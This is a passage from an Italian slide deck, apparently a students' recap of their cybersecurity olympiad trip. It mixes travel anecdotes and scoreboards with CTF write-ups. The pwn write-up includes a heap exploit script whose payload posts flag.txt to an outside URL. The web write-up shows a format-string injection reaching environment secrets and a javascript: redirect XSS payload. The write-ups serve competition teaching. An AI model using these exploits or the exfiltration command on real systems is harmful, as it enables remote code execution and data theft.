



Da Olicyber alle ICO: il Big James funziona

Leonardo Mattei
Manuele Pandolfi



ICO 2025

Delegazione italiana

RECAP



Storia delle ICO

La prima edizione delle ICO si è svolta a
Singapore l'anno scorso...







Classifica ICO 2025



6

LEONARDO MATTEI



9

JACOPO DI PUMPO



20

ALAN DAVIDE BOVO



22

STEFANO PERRUCCI



ICO 2026

Delegazione italiana

ITA3 & ITA4's POV

<https://ico2026.au> - 8 Marzo



THE FIRST INTERNATIONAL HIGH SCHOOL STEM OLYMPIAD HOSTED IN SYDNEY

The World's Premier **Cybersecurity Competition** for
Young Talents



Sydney, Australia



27 June - 2 July 2026

110

DAYS

22

HOURS

42

MINUTES

27

SECONDS

<https://ico2026.au> - Oggi



ICOA 2026

INTERNATIONAL CYBER OLYMPIAD IN AI

27 June – 2 July 2026 · Sydney, Australia



ICO 2026

Delegazione italiana

ITA3 & ITA4's POV




The old Team

GERIATRICO




Jacopo Di Pumpo




Stefano Perrucci



Alan Davide Bovo




Leonardo Mattei



The old new Team

Jacopo Di Pumpo





Manuele Pandolfi



Alan Davide Bovo



Leonardo Mattei







6. Competition format, setup and general rules.....

6.1. Contest Duration and Pre-Contest Setup.....

6.2. Infrastructure and Access.....

6.3. Tasks and subtasks.....

6.4. Task Resolution and Flags.....

6.5. Prohibition of Unauthorized Communication.....

6.6. Rules of Engagement and Scope of Operations...

6.7. Prohibited Offensive Actions.....

6.8. Enforcement and Disciplinary Actions.....





6. Competition format, setup and general rules

Yet Another Notes App (0/4)

 5

 95 

Subtask 1 - Sanity Check

 misc

 15

 80 

Subtask 2 - Forensics

 forensics

 50

 55 

Subtask 3 - Crypto

 crypto

 30

 58 

Subtask 4 - Misc

 misc


official demo service  

6.7. Prohibited Offensive Actions.....

6.8. Enforcement and Disciplinary Actions.....

da notare le categorie molto bilanciate




The background of the table of contents is a dark, fiery, and hellish landscape. It features a skull on the left, a winding path of lava in the center, and a castle-like structure in the background. The overall color palette is dominated by reds, oranges, and blacks.

10. Use of Artificial Intelligence.....	16
10.1. Authorized in-house AI chat interface.....	16






10. Use of Artificial Intelligence.....	16
10.1. Authorized in-house AI chat interface.....	16





10. Use of Artificial Intelligence.....	16
10.1. Authorized in-house AI chat interface.....	16



clankerino my beloved ❤️

01

Arrivi

Aerei, pullman e ritardi





Active flight information

From	To	Departure
Milan MIL Malpensa	Tunis TUN Carthage	14:15 Jun 27, 2026



Previous flight information

From	To	Departure
Milan MIL Malpensa	Tunis TUN Carthage	11:30 Jun 27, 2026



Dear Jacopo Di Pumo,

We would like to inform you that your flight TU757 originally scheduled at 14:15 on Jun 27, 2026 will depart at 16:30. 🤖 find details below.

We wish you a very pleasant flight.

Active flight information

Booking class

Milan MIL Malpensa

Tunis TUN Carthage

16:30

Jun 27, 2026

TU757

Previous flight information

Booking class

Milan MIL Malpensa

Tunis TUN Carthage

14:15

Jun 27, 2026

12:20

Jun 27, 2026

TU757

Itinerary information

Booking class

Milan MIL Malpensa

Tunis TUN Carthage

16:30

Jun 27, 2026

TU757

For further information, please contact our service desk.



04:15











😞
letti singoli disfatti
😞





li disfatti




 **witer33**  CODE 28/06/2026, 10:48



Sta tryhardando

 **Erge** 28/06/2026, 10:49
@witer33 ci flagghi la qemu escape plz?
Noi siamo scarsi



li disfatti






02

Giorno d'apertura

Presentazione, demo e kebab a volontà



Cerimonia d'apertura



Presentazione in Arabo
spesso non tradotta!!!




...con orchestra inclusa



DEMO



GPT mini ma non troppo



Abituati a modelli come “GPT 13.67 max xhigh reasoning fast YOLO” le aspettative erano veramente basse, ma il modello a nostra disposizione riesce a sorprenderci

KEBAB (finalmente)



Ottimo “kebab” tunisino al famosissimo ristorante FormaggioBistecca (CheeseSteak)

Accompagnato da alcune rilassanti canzoni sloppate probabilmente con Suno



03

Prima CTF

Tra webhook nelle pwn e GIMP troppo recenti



CTF parte 1

■ crypto ■ pwn ■ rev ■ web ■ forensics ■ misc



- 1 crypto
- 1 pwn
- 2 misc
- 3 web
- 3 rev
- 3 forensics



CTF parte 1

```
FROM ubuntu:24.04@sha256:786a8b558f7be160c6c8c4a54f9a57274f3b4fb1491cf65146521ae77ff1dc54
```

```
RUN apt update && apt install python3 python3-pip python3-requests ncat -y
```

```
RUN useradd pwn
```

```
WORKDIR /app
```

```
COPY . .
```

```
RUN chmod 555 * -R
```

```
USER pwn
```

```
CMD ["python3", "client.py"]
```

- 3 web
- 3 rev
- 3 forensics



CTF parte 1

```
FROM ubuntu:24.04@sha256:786a8b558f7be160c6c8c4a54f9a57274f3b4fb1491cf65146521ae77ff1dc54
```

```
RUN apt update && apt install python3 python3-pip python3-requests ncat -y
```

```
RUN useradd pwn
```

```
WORKDIR /app
```

```
COPY . .
```

```
RUN chmod 555 * -R
```

```
USER pwn
```

```
CMD ["python3", "client.py"]
```

- 3 web
- 3 rev
- 3 forensics





Writeup Pwn Sloppenger

Si ringrazia l'autore Leonardo Mazzorana!

Overview

Users on Server		
Username	UUID	Action
root	0	<button>Message</button>
amy	1	<button>Message</button>
bobby	2	<button>Message</button>
charlie	3	<button>Message</button>
leo	4	<button>Message</button>
denver	5	<button>Message</button>
epsilon	6	<button>Message</button>

Classica app di messaggistica

I know you slopped this...

```
def _load_library() -> ctypes.CDLL:
    path = Path(__file__).resolve().with_name("libresume.so")
    return ctypes.CDLL(str(path))

_lib = _load_library()

_lib.resume_parse_bytes.argtypes = [ctypes.c_void_p, ctypes.c_size_t]
_lib.resume_parse_bytes.restype = ctypes.c_void_p
_lib.resume_free.argtypes = [ctypes.c_void_p]
_lib.resume_free.restype = None

_lib.resume_item_count.argtypes = [ctypes.c_void_p]
_lib.resume_item_count.restype = ctypes.c_size_t
_lib.resume_item_type.argtypes = [ctypes.c_void_p, ctypes.c_size_t]
_lib.resume_item_type.restype = ctypes.c_uint32
```

Il binario è una libreria che viene caricata da python

Is this client-side web



Il docker di pwn consisteva in un “bot” che leggeva i messaggi che l’utente mandava e li parseava con la libreria custom. Obiettivo: RCE

```
ptr = 0
while True:
    time.sleep(2)
    r = RECV_SESSION.get(f'{BASE}/api/get_messages?uuid={SENDER_UUID}', timeout=5)
    if 'ciphertext' in r.text:
        try:
            data = bytes.fromhex(json.loads(r.text)[ptr]["ciphertext"])
            ptr += 1
        except IndexError:
            continue

        try:
            with Resume.from_bytes(data) as resume:
                print(resume.preview())
        except ValueError:
            continue
```

Is this client-side web



user input

```
for (size_t i = 0u; i < stat_cnt; i++) {  
    if (skill->category == stats_array->stats[i].category) {  
        stats_array->stats[i].tot_level += skill->level;  
        return 0;  
    }  
}
```

```
stats_array->stat_cnt++;
```

```
if (skill->level == 0u) {  
    return 0;  
}
```

```
struct resume_stat *new_stats = realloc(  
    stats_array->stats,  
    (stat_cnt + 1) * sizeof(*stats_array->stats)  
);
```

allocato da heap

Is this client-side web

```
for (size_t i = 0u; i < stat_cnt; i++) { actual size <= stat_cnt
    if (skill->category == stats_array->stats[i].category) {
        stats_array->stats[i].tot_level += skill->level;
        return 0;
    }
}
```

OOB

```
stats_array->stat_cnt++;
```

```
if (skill->level == 0u) {
    return 0;
}
```

```
struct resume_stat *new_stats = realloc(
    stats_array->stats,
    (stat_cnt + 1) * sizeof(*stats_array->stats)
);
```

Con skill->level == 0 lo stat_cnt
aumenta ma non viene riallocato
l'oggetto

Is this client-side web



```
for (size_t i = 0u; i < stat_cnt; i++) { actual size <= stat_cnt  
    if (skill->category == stats_array->stats[i].category) {
```

he know he's a
clanker



AI Overview

Heap grooming (also known as heap feng shui or heap shaping) is a binary exploitation technique used to manipulate the layout of dynamic memory. By making carefully sized allocations and deallocations, attackers shape the heap so that a targeted, vulnerable object is positioned next to an attacker-controlled structure. [Wikipedia +2](#)

```
}  
  
struct resume_stat *new_stats = realloc(  
    stats_array->stats,  
    (stat_cnt + 1) * sizeof(*stats_array->stats)  
);
```


both client and server



```
# clear bins
for i in range(0x60):
    records.append(work("aaaaaaaa", "bbbbbbbb", 0x12345678, 0x90abcdef, b"c"))

for i in range(0x50):
    records.append(skill("palle"+str(i), i, 1))

# spray victim object
for i in range(0x50):
    cmd = "python3 -c \"import requests;requests.post('https://tinyurl.com/3jx3hcw6', data=open('flag.txt','rb').read())\""

    records.append(pers_info(
        cmd[:16], cmd[16:32],
        cmd[32:48],
        cmd[48:]
    ))

# trigger vuln
for i in range(0x50, 0x60):
    records.append(skill("palle"+str(i), i, 0))

# exploit the "+= n" 00B
records.append(skill("godo", 0x0000002229292864, 0xef5))

# 0x0000002229292864 == "))(d" to match the victim entry
);
```

ITA4's POV



ITA4's POV

Looking around the file for a little bit, we can finally see something:



Part of the flag

Nissen96 / Raw-Image-Extractor (Public)

<> Code Issues Pull requests Actions Projects Security and quality Insights

main 1 Branch 0 Tags

Go to file

Code

About

Extract images from raw image data in binary files

Readme Activity 5 stars 1 watching 0 forks

README.md	Merge remote-tracking branch 'refs/remotes/origin/main'	2 years ago
extract-images.py	Set interpreter as python3	9 months ago
requirements.txt	Initial script	2 years ago

extract images from paint memory dump ctf



GitHub

<https://github.com> · Nissen96 · Traduci questa pagina

Nissen96/Raw-Image-Extractor

Made for **extracting** and visualizing the graphical interface of applications stored in process **memory dumps** - e.g. a **Paint** windows with a drawing, a **Notepad** ...

Easy right???????????

Hell no









04

Seconda CTF

Tra crypto con public key nascoste e web troppo facili

Wtf am I looking at?



CTF parte 2

Ma cosa
sto
guardando





Writeup Web Nexus

Si ringrazia l'autore Salvatore Abello!

Parte server side

```
try:
    search_term = f"{query.formatted_value}",format(query=query)
    if selected_column is not None:
        operator = "=" if query.kind == "exact" else "LIKE"
        binary = "BINARY " if query.kind == "exact" else ""
        await cur.execute(
            ...
```

Double format -> controllo
sull'input del **secondo format**
(la f-string viene eseguita per
prima)

```
r = s.get(f"{host}/api/agents/search", params={
    "field": "ip_address",
    "q": "exact:
{query.__init__.__globals__[json].__builtins__[help].__call__
__globals__[sys].modules[os].environ[FLAG][%d]}" % len(flag)
})
```

Da query (un semplice oggetto) si può
arrivare con qualche magia al modulo os e
quindi ad environ, dove si trova la **FLAG**

Parte server side

In questo modo dentro la **query** ci sarà **un carattere della flag**, per estrarla basta **aggiungere un agent** (quindi un elemento accessibile su /search) **per ogni carattere stampabile**.

Fatto ciò l'agent corrispondente si troverà nel **risultato della ricerca**.

```
for i, c in enumerate(alphabet):  
    r = s.post(f"{host}/api/agents/register", json={  
        "id": str(i),  
        "username": str(i),  
        "ip_address": c  
    })
```

```
flag += r.json()["agents"][0]["ip_address"]  
print(flag)
```


Parte client side

```
export function isValidAndSafeRedirectUrl(url: string): boolean {  
  try {  
    const parsedUrl = new URL(url, window.location.origin);  
    const allowedPaths = ['/app', '/login'];  
    return allowedPaths.includes(parsedUrl.pathname);  
  } catch (error) {  
    console.error('Invalid redirect URL:', error);  
    return false;  
  }  
}
```

Il controllo dell'url non è sicuro perché non ci sono check sul protocollo, javascript: non viene bloccato

```
function targetAfterLogin(): string {  
  const params = new URLSearchParams(window.location.search);  
  const next = params.get("next");  
  
  if (next && isValidAndSafeRedirectUrl(next)) {  
    return next.startsWith("#") ? `/app${next}` : next;  
  }  
  
  return "/app#/dashboard";  
}
```

Utilizzando il parametro ?next= con un url del tipo
javascript:/app#/.at(alert(1))
è possibile leggere la flag dal
localStorage

ITA3's POV

28	Manuele PANDOLFI	Italy	70	0/100	70/100 101545	0/100	06:42:16
----	------------------	-------	----	---	---	--	----------


6/7 ore



ITA3's POV

28	Manuele PANDOLFI	Italy	70	0/100	70/100 10 15 45	0/100	06:42:16
----	------------------	-------	----	---	---	--	----------


6/7 ore



ITA3's POV

28	Manuele PANDOLFI	Italy	70	0/100	70/100 101545	0/100	06:42:16
----	------------------	-------	----	---	---	---	----------

6/7 ore



15 40

Malicious Map
category: pwn
First blood
2026-06-30 10:56:18


0 40

Backdoor
category: pwn
First blood
2026-06-30 11:14:34

ITA3's POV

28	Manuele PANDOLFI	Italy	70	0/100	70/100 101545	0/100	06:42:16
----	------------------	-------	----	---	---	---	----------

6/7 ore



40

Backdoor
category: pwn
2026-06-30 13:20:44

5 15 40

Malicious Map
category: pwn
2026-06-30 13:10:44

esattamente 10 minuti 🌹

ITA3's POV

$$\begin{aligned}r &= g^{(z+1)} \mod q \\S &= g^{(z+1)} \mod q \\w &= g^{-(z+1)} \mod q \quad \checkmark \\v_1 &= z \cdot g^{-(z+1)} \cdot g^{(z+1)} \mod q = z \\v_2 &= g^{-(z+1)} \cdot g^{(z+1)} \mod q = 1 \\g^z \cdot g^x &= g^{(z+x)} = r\end{aligned}$$

g e z li conosco


g^x è y , ma non mi
viene data 💔

ITA3's POV

$$\begin{aligned}r &= g^{(z+1)} \mod q \\S &= g^{(z+1)} \mod q \\w &= g^{-(z+1)} \mod q \quad \checkmark \\v_1 &= z \cdot g^{-(z+1)} \cdot g^{(z+1)} \mod q = z \\v_2 &= g^{-(z+1)} \cdot g^{(z+1)} \mod q = 1 \\g^z \cdot g^x &= g^{(z+x)} = r\end{aligned}$$

g e z li conosco

g^x è y , ma non mi viene data 



Devrar's reaction
(la mia è stata peggio)

Scoreboard v2

★	Place ▾	Player ↕	Country	Total ↕	Dungeons of Aetheria 10/20/15/15/40	VaultLock 10/15/40/35	Psyduck fantasy 20/30/25/25	Tie breaker
★	1	Nikolai BELOUSOV	Russian Federation	205	80 / 100 10 15 15 40	50 / 100 10 40	75 / 100 20 30 25	06:49:24
★	2	Leonardo MATTEI	Italy	160	60 / 100 10 20 15 15	25 / 100 10 15	75 / 100 20 30 25	05:11:31
★	3	Daniil MELEKHOV	Russian Federation	140	15 / 100 15	50 / 100 15 35	75 / 100 20 30 25	06:26:27
★	4	Jovan JOVANOVIĆ	Serbia	130	45 / 100 10 20 15	10 / 100 10	75 / 100 20 30 25	06:24:58
★	5	Manuele PANDOLFI	Italy	120	70 / 100 15 15 40	50 / 100 10 40	0 / 100	04:25:17

Il primo è un PWNER 🌹🌹🌹🌹🌹🌹

Lande di Cartagine



Se vi dicono che rimarrete
asciutti, non fidatevi!!!!



Lan

ine



Se vi dicono che m
asciutti, non fidatevi.....

Mare (preceduto da Kebab)



05

Premiazione

CALDO e medaglie



Sebastian



lui è Sebastian, potete
baciarlo e schiaffeggiarlo

Sebastian




lui è Sebastian, potete
baciarlo e schiaffeggiarlo

FIH 🌹👉👈

Città vecchia



qualcuno ha una nostra foto
esattamente qui





uno ha una nostra foto
amente qui



Città vecchia



Città vecchia



Città vecchia





Premiazione




Premiazione



Premiazione



Premiazione



Premiazione



Premiazione



Premiazione



Premiazione



Premiazione



Premiazione



Premiazione



Premiazione







Medaglie



Medaglie



Medaglie

WHERE IS MATTEI???






SECONDO POSTO



AURA



AURA
AURA
AURA
AURA




AURA

AURA



AURA

AURA



Lo scudo



06

Partenze

Bootcamp a Vienna ed esame di maturità



L'aeroporto di Tunisi è pieno
di sorprese 😊



Vienna per 3 de-menti...



E maturità per il de-mente rimasto



